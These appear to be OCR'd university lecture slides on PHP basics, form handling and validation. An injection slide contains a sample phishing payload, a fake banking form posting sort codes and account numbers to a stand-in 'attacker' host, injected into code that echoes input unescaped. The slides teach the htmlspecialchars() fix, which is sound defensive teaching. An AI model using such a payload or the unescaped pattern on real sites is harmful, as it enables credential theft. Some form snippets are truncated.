for ($i = 0; $i < count($emp_dat); $i++) {
  print "Member: {$emp_dat[$i]}\n";
}
```

A convenient way to loop over each element of an array without indexes

```
foreach ($emp_dat as $member) {
  print "Member: $member <br>";
}
```

Aston University
Birmingham

Looping through arrays - example

```
<?php
  $emp_dat = array("name" => "Dave",
      "age" => "24", "empno"=> "5678",
      "job" => "Manager");

  foreach($emp_dat as $key=>$temp){
      echo "$key = $temp", "<br>";
  }
?>
```

What's the output?

Name= Dave
age=24
Empno= 5678
job= manager

- The keys used in the array are name, age, empno and job.
- The variables $key and $temp are temporary variables which store the key and value respectively.
- The loop is executed until all the details are printed out one after the other.

Aston University
Birmingham

Outline

- PHP Basics
- PHP control structures
- PHP Array
- PHP Function and including files
- Good practices and code blocks
- Handling Forms

Aston University
Birmingham

Defining Functions

The basic syntax for defining a function:

```
function function_name (){
   //function code.
}

function function_name ($argument1, $argument2){
   //function code.
}

function function_name ($argument1, $argument2){
   //function code.
   return $value;
}
```

- Must have the **function** keyword
- Functions must have unique names

Aston University
Birmingham

Defining Functions (cont.,)

- Functions, like all PHP code, must be contained within <?php ... ?> tags;
- Function names can be any combination of letters, numbers and underscores. They **must begin with either a letter or an underscore;**
- Function names are **case-insensitive**;
- A parameter or argument is a variable that is used within a function (**variable scope**);
- It's normal to place function definitions toward the top of a script or in a separate file;
- Functions are best used for code that may be executed in several places in a script.

Aston University
Birmingham

Return values and Call functions

- A **return** statement is a statement that returns a value to the statement that called the function;
- A function with no return statements implicitly return NULL;
- Functions are called by writing the function's name and parameter values in parentheses separated by commas;

```
function slope($x1, $y1, $x2, $y2){
  return ($y2-$y1)/($x2-$x1);
}
```

- Call this function as follows:

```
$x = 4;
$y = 6;
$my_slope = slope(0, 0, $x, $y);
```

Aston University
Birmingham

Example1.php

```
<?php
function getCurrentAge($year){
        $currentyear=date('Y');
        return ($currentyear - $year);
}
?>
<h1> Number example </h1>
<?php

$year = 1998;
for ($x = 0; $x < 11; $x++) {
    echo "Born in $year, you are ". getcurrentage($year)."<br>\n";
    $year ++;
}
?>
```

Number example

Born in 1998, you are 28
Born in 1999, you are 27
Born in 2000, you are 26
Born in 2001, you are 25
Born in 2002, you are 24
Born in 2003, you are 23
Born in 2004, you are 22
Born in 2005, you are 21
Born in 2006, you are 20
Born in 2007, you are 19
Born in 2008, you are 18

Aston University
Birmingham

Auto-loading: Including Files

- It is useful to keep scripts in separate files
- We need then include these files in the main php script
- The entire contents of the included file is **inserted** in the calling script
- Useful for defining reused functions needed by multiple pages

Aston University
Birmingham

Including Files

- Calling statements:
  - `include("filename");`
  - `include_once("filename");`
  - `require("filename");`
  - `require_once("filename");`

- Error handling: include file not found
  - `include()`: a warning is given and the script continues to run
  - `require()`: an error is given and the script is halted

Aston University
Birmingham

Example: Using External Files

header.php

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to The Bookshop</title>
</head>
<body>
```

footer.php

```
<hr />
The Bookshop is located in
Birmingham <br />
We are open every day from
0900 to 1800hrs.
<br />
Tel:0121 0121 666
</body>
</html>
```

main.php

```
<?php
  include("header.php");
?>

<h1>Today's Special Offer:</h1>
<p>Java Programming Guide only
<strong>£9.99</strong></p>

<?php
  include("footer.php");
?>
```

Aston University
Birmingham

Source Code Generated

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to The Bookshop</title>
</head>
<body>


<h1>Today's Special Offer:</h1>
<p>Java Programming Guide only
<strong>£9.99</strong></p>

<hr />
The Bookshop is located in
Birmingham <br />
We are open every day from
0900 to 1800hrs.
<br />
Tel:0121 0121 666
</body>
</html>
```

Aston University
Birmingham

Outline

- PHP Basics
- PHP control structures
- PHP Array
- PHP Function and including files
- Good practices and code blocks
- Handling Forms

Aston University
Birmingham

Good practices

- Web pages can be a mixture of PHP and HTML code.
- PHP takes longer to process than HTML
- We want to limit the amount of time spent in PHP code blocks
- Do not use **print** or **echo** statements to output HTML where it is not necessary

Aston University
Birmingham

Example – Only PHP (bad)

```
<?php
print "<!DOCTYPE html>\n”;
print "<html>\n";
print " <head>\n";
print " <title>Geneva's web page</title>\n";
print " </head>\n";
for ($i = 1; $i <= 10; $i++) {
   print "<p> I can count to $i! </p>\n";
}
?>
```

Aston University
Birmingham

Example – Embedded Code

```
<!DOCTYPE html>
<html>
<head>
<title>Geneva's web page</title>
</head>
<?php
for ($i = 1; $i <= 10; $i++) {
   print "<p> I can count to $i! </p>\n";
}
?>
```

Aston University
Birmingham

Example – A step further

```
<!DOCTYPE html>
<html>
<head>
<title>Geneva's web page</title>
</head>
<?php
 for ($i = 1; $i <= 10; $i++) {
?>
   <p> I can count to <?php print $i?> ! </p>
<?php
}
?>
```

Aston University
Birmingham

Example – A step further-1

```
<!DOCTYPE html>
<html>
<head>
<title>Geneva's web page</title>
</head>
<?php
 for ($i = 1; $i <= 10; $i++) {
?>
   <p> I can count to <?= $i ?> ! </p>
<?php
}
?>
```

Aston University
Birmingham

Expression Blocks

<?= expression ?>

- PHP expression block: evaluates and embeds an expression's value into HTML
- `<?= expr ?>` is equivalent to `<?php print expr; ?>`

e.g.

```
<?php $i = 5 ?>
<h2> The answer is <?=$i*7 ?> </h2>
<p> I can count to <?= $i ?> ! </p>
```

Aston University
Birmingham

Outline

- PHP Basics
- PHP control structures
- PHP Array
- PHP Function and including files
- Good practices and code blocks
- Handling Forms


Aston University
Birmingham

HTML Forms: a quick review

- **Form**: a group of UI controls that accepts information from the user and sends the information to a web server
- Form elements allow the user to enter information:
  - text input box
  - text area field
  - drop-down list
  - radio button
  - checkbox, etc.

Aston University
Birmingham

Form: example



Aston University Birmingham

HTML 5 Input types


Type	Description
text	create a input box for receiving a single line of text input.
password	displays asterisks or bullets instead of characters in a password field
submit	Defines a submit button
radio	Defines a radio button
reset	Defines a reset button (resets all form values to default values)
checkbox	Defines a checkbox
hidden	Defines a hidden input field
email	An email address
int	An integer (or real number, if enabled) (can provide min, max step attributes)
url	An internet address (URL)
color	A color form a palette of available choices
file	Defines a file-select field and a "Browse..." button (for file uploads)

```
<input type="*" />
```

Aston University
Birmingham

Example: Register form

```
<form method = "post" action="register.php">
   Username: <input type="text" name="usernan
   Password: <input type="password" name="pa
   Please Choose: <br>
   Female <input type="radio" value="female" n
   Male <input type="radio" value="male" name
   Your Programme: <br>
   <select name="programme">
       <option value="Computer Science" selecte
       <option value="Cyber Security"> Cyber Se
       <option value="Artificial Intelligence"> Ar
       <option value="Combined Hounors"> Join
   </select><br/> <br/>
   Reason to Join in:
   <textarea name="Reasons" rows="3" cols="4
   </textarea> <br /><br />
   <input type="submit" name="submit" value="Register" />
   <input type="reset" value="clear"/>
</form>
```



Aston University
Birmingham

Form: Method and Action Attributes

Syntax:

```
<form method="get or post" action="destination_URL">
        ……
        <input type="submit" />
  </form>
```

- **method attribute**: transmit form data supplied by the user;
- Two methods are **get** and **post**; Default method is **get.**
- **action attribute**: specify where the form data is to be transmitted. Typically a file that contains the necessary code (e.g. php code) for processing the form data and generates the desired output and displays it.
- Must have **submit button**
- One page may contain many forms if so desired

Aston University
Birmingham

GET *vs*. POST

- GET - default
  - Asks a server for a page or data
  - Appends the information entered by the user to the URL in the form of **name-value pairs** (i.e. **query string**)
  - Should only be used for forms that don't change user data
  - Not suitable for sending large volumes of data
  - Not suitable for sensitive or confidential information
- POST - recommended
  - Submits data to a web server and retrieves the response
  - The values entered by the user are not appended to the URL but **stored within the body of the request**.
  - Should always be used if the data is going to result in a change to the server's database since it is more secure.
  - Can be used for large amounts of data

Aston University
Birmingham

Query Strings and Parameters

- **Query String**: a set of parameters passed from a browser to a web server
- Often passed by placing **name/value** pairs at the end of a URL
- PHP code on the server can examine and utilize the values of parameters
- A way for PHP code to produce different output based on values passed from the user

e.g.

```
http://example.com/test.php?name=value&name=value…
```

Aston University
Birmingham

Examples

```
<form action="http://www.google.com/search">
  <div>
    Let's search Google:
    <input type="text" name="q" />
    <input type="submit" />
  </div>
</form>
```

http://www.google.com/search?q=AI

```
<form action="exponent.php">
  <div>
    Base: <input type="text" name="base" size="10" /> <br />
    exponent: <input type="text" name="exponent" size="5" />
    <input type="submit" />
  </div>
</form>
```

http://localhost/.../exponent.php?base=2&exponent=6

Handling the Form

- PHP store the information in special variables (**super global arrays**)
  - $_GET, $_POST: parameters passed to GET and POST requests
  - $_REQUEST: parameters passed to any type of request
- The PHP receiving script will assign what the user entered into this element into a variable called $_REQUEST["name"]
- $_REQUEST["name"] can then be used like any other variables.
- **"name"** is the value of the element's **name** attribute in the form.
- The spelling and capitalization of the variables must match the corresponding **name** values in the HTML form.

Aston University
Birmingham

Example: Processing data

HTML:

```
<form action="exponent.php">
  <div>
    Base: <input type="text"
   name="base" size="10" /> <br/>
    exponent: <input type="text"
   name="exponent" size="5" />
    <input type="submit" />
  </div>
</form>
```

exponent.php:

```
<html>
<body>
<?php
$base = $_GET["base"];
$exp = $_REQUEST["exponent"];
$result = pow($base, $exp);

echo $base .'^'. $exp .'='.
   $result ;
?>
</body>
</html>
```

URL: http://hostserver/.../exponent.php?base=2&exponent=5

Aston University
Birmingham

Form Validation

Never trust data entered on an HTML Form!

Validation: ensuring that form's values are correct

- Types of validation:
  - preventing blank values (email address)
  - ensuring the type of values: integer, real number, string…..
  - ensuring the format and range of values
    - currency, phone number, postcode, email address, date, bank card number, ...
  - ensuring that values fit together (user types email twice, and the two must match)
- Examine parameter values, and if they are bad, show an error message and abort

Aston University
Birmingham

Client vs. Server-side Validation

Validation can be performed:

- Client-side (before the form is submitted)
  - can lead to a better user experience, but not enough
- Server-side (after the form is submitted e.g. in PHP)
  - needed for truly secure validation, but slower
- Both
  - best mix of convenience and security, but requires most effort to program

Aston University
Birmingham

Basic server-side form validation

Form data needs to be validated using conditionals and functions.

- A common function which can be used is the isset () function which tests if a variable has a value.


```
if (isset($somevariable)) {
      // $somevariable has a value}
else {  ……
```

- This function checks if a variable is set. i.e. the variable has a value other than NULL.
- It could have 0 or an empty string and still be true.

Aston University
Birmingham

Example: Register form

```
<form method = "post" action="Register.php">
   Username: <input type="text" name="username
   Password: <input type="password" name="pass
   Please Choose: <br>
   Female <input type="radio" value="female" nan
   Male <input type="radio" value="male" name="
   Your Programme: <br>
   <select name="programme">
       <option value="Computer Science" selected=
       <option value="Computing for Business"> C
       <option value="Cyber Security"> Cyber Secu
       <option value="Combined Hounors"> Joint p
   </select><br/> <br/>
   Reason to Join in:
   <textarea name="Reasons" rows="3" cols="40"> Your notes here
   </textarea> <br /><br />
   <input type="submit" name="submit" value="Register" />
   <input type="reset" value="clear"/>
</form>
```



Aston University
Birmingham

Validation example

```
if (isset($_POST['gender'])){
   $gender = $_POST['gender'];
} else {
   $gender = NULL;
}

if ($gender == 'male') {
   echo '<p>Good day,Sir!</p>';
} elseif ($gender == 'female') {
   echo '<p>Good day, Madam!</p>';
} else { // No gender selected.
   echo '<p>Good day!</p>';
}
echo "$username, welcome to the
   club!"

.............
```

- In this example if the user checks either gender radio button then $_POST['gender']will have a value – meaning that the condition is true.
- In this case the shorthand version of this variable - $gender – is assigned the value of $_POST['gender']
- If the condition of $gender is not true then $gender is assigned the value of NULL

Aston University Birmingham

More Validation

- The **isset()** function returns TRUE for an empty string. This is not an effective way to validate text inputs and text boxes from an HTML form.
- The **empty()** function will check whether a variable has an *empty value, an empty string, 0, NULL or FALSE*.

```
if (isset($_POST['username'])){
    $username = $_POST['username'];
} else {
    echo "Pls input your user name";
    exit;
}

if (!empty(trim($_POST['password']))){
    $password = $_POST['password'];
}else {
    exit ('You forgot to enter your password!');
}
```

- The is_numeric() function will check the submitted variables are of numeric type. There are also is_string(), is_int, is_float()……

Aston University
Birmingham

Further Form validation

- How do you test for integers vs. real numbers vs. strings?
- How do you test for a valid credit card number?
- How do you test that a person's name has a middle initial?
- How do you test whether a given string matches a particular complex format?
- You could use ***regular expressions***!

Aston University Birmingham

HTML Injection Problem

- **HTML Injection**: user might submit information to a form that contains HTML syntax;
- A flaw where a user is able to inject arbitrary HTML content into your page;
- Why is this bad? it allows others to:
  - disrupt the flow/layout of your site
  - put words into your mouth
  - run JavaScript on your users' computers
- Injecting JavaScript content is called **cross-site scripting** or XSS

Aston University
Birmingham

Injection Example

greeting.html

```
<form action="greeting.php"
            method="post" >
   <label> your name:
   <input type="text" name="uname" />
   </label>
   <input type="submit" value="submit"/>
</form>
```

greeting.php

```
<?php $name = $_REQUEST ['uname']; ?>
<html>
        <h1>Welcome!</h1> <br>
        <body>
            Hello, <?php echo $name; ?>
            <p>We are so glad you are here!</p>
        </body>
</html>
```

If input the following contents in the text box:

```
 <h3>Please Enter Your Banking Information to Proceed:</h3>
<form method="POST" action="http://attacker/login.php">
      Sort code: <input type="text" name="sortcode" /><br />
      Account code: <input type="text" name="account code" /><br />
      <input type="submit" value="Login" />
</form>
```

Solution - PHP's **`htmlspecialchars()`** function escapes HTML characters: `<?= htmlspecialchars($name) ?>`

Aston University Birmingham

Using Single Script

- The preceding examples have used **two separate scripts** for handling HTML forms:
  - One that displayed the form
  - Another that handled it using PHP.
- Another technique is to **have one script** that displays and handles a form using the following condition:

```
if (/*form has been submitted */) {
  // handling statements
}  else {
  // display the form
}
```

- To determine if the form has been submitted:
  - We can use a hidden input element in the form e.g. name it 'submitted'
  - Use $_REQUEST['submitted']

```
<input type="hidden" name="submitted" value="true"/>
```

Aston University
Birmingham

Using Single Script

```
if (isset($_POST['submitted'])){
        //Handle the form
} else {
        //Display the form elements
}
```

- Check $_REQUEST['submitted'], assuming that's the name of a hidden input type in the form.
- Hidden fields are used to “save the state” within a HTML form.
- They are not shown on the web page but the information is sent with the other form input fields.

```
<input type="hidden" name="submitted" value="true"/>
```

Aston University
Birmingham

Example: greeting.php

greeting.html

```
<form action="greeting.php"
            method="post" >
   <label> your name:
   <input type="text" name="uname"
   /> </label>
   <input type="submit"
   value="submit"/>
</form>
```

greeting.php

```
<?php $name = $_REQUEST ['uname']; ?>
<html>
    <h1>Welcome!</h1> <br>
     <body>
        Hello, <?=  htmlspecialchars($name) ?>
        <p>We are so glad you are here!</p>
     </body>
</html>
```

Aston University
Birmingham

greeting.PHP: one script

```
<html>
  <body>
<?php  if (!isset($_POST["submitted"])) {   ?>
            <form action="greeting.php" method="post" >
            <label> your name:
            <input type="text" name="uname" /> </label>
            <input type="submit" value="submit"/>
            <input type="hidden" name="submitted" value="true"/>
            </form>
<?php }  else {
             $name = $_POST["uname"]; ?>
             <h1>Welcome!</h1> <br>
                        Hello,<?= htmlspecialchars($name) ?>
                        <p>We are so glad you are here!!</p>
<?php  }
?>
   </body>
</html>
```

Aston University
Birmingham

Summary

- About Web development
- About PHP
- PHP basics: variables, data types and operations
- Control Structures in PHP
- Array
- Functions and Include files
- Good practices and expression blocks
- Handling Forms
  - Action and method attributes
  - GET and POST method
  - $_GET, $_POST and $_REQUEST global array
  - Form validation and HTML injection
  - Using single script

Aston University
Birmingham

Case Sensitive

- Strings
- Variables
- Object Properties
- Constants, by default

Case Insensitive

- Key Words etc
- Functions
- Object Methods
- Constants, if defined accordingly
- Class Names